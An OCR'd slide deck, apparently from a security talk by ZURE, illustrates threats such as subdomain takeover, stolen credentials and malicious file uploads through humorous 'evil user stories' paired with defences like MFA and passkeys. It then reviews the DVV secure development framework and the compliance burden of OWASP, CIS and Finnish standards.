
New opportunity

- Harry Hacker is looking for abandoned DNS records for subdomain takeovers
- Harry is looking for CORS misconfigurations
- Harry has backup plan in using the domains in phishing campaigns

ZURE

New opportunity

- Does anyone remember what DNS records we had for that service?
- Anyone?
- Please?



Evil user stories - Lost credentials

Lost credentials

- Valdemar Vibecoder went to a bar.
- Decides to login to GitHub to provide one more feature.

Valdemar Vibecoder

ZURE

Harry Hacker

Lost credentials

- Harry is shoulder shurfing.
- Finds out Valdemars password is ValdemarRocks1337!
- Pushes cryptominers to production for fun and profit.

Lost credentials

- Branch protections with PR approval from another developer!
- MFA!
- Passkeys!

Identity attacks in perspective

Password-based attacks continue to dominate, but can be thwarted by using strong authentication methods.

More than 99% of identity attacks are password attacks

<1% of attacks


Breach replay

Password spray

Phishing

Rely on predictable human behaviors such as selecting easy-to-guess passwords, reusing them on multiple websites, and falling prey to phishing attacks.

Source: Microsoft Threat Intelligence



Per Pessimistic

ZURE

Evil user stories - File upload

File upload


- In 90’s companies were breached via malicious attachments
- In 2025 situation remains the same
- Opposite of fun is the “OWASP File upload cheat sheet”

Per Pessimistic

Frameworks

ZURE

DVV “secure development framework”



DVV “secure development framework”

Generally about:

- Requirements
  - Security
  - Production
  - Documentation
- Implementing security into different lifecycles
- Transparency, support and monitoring
- Set of principles
- Threat modeling

→ References to another requirements

Actual requirements

- OWASP ASVS L2 – 74 pages
- OWASP TOP 10 – 20 pages
- OWASP TOP 10 API – 31 pages
- OWASP WSTG – 465 pages
- CIS Azure Benchmarks – 587 pages
- Finnish public thingsies
  - PiTuKri, KaTaKri, VAHTI100, GDPR, eIDAS etc
  - The Law

→ Compliance fatique

Per Pessimistic

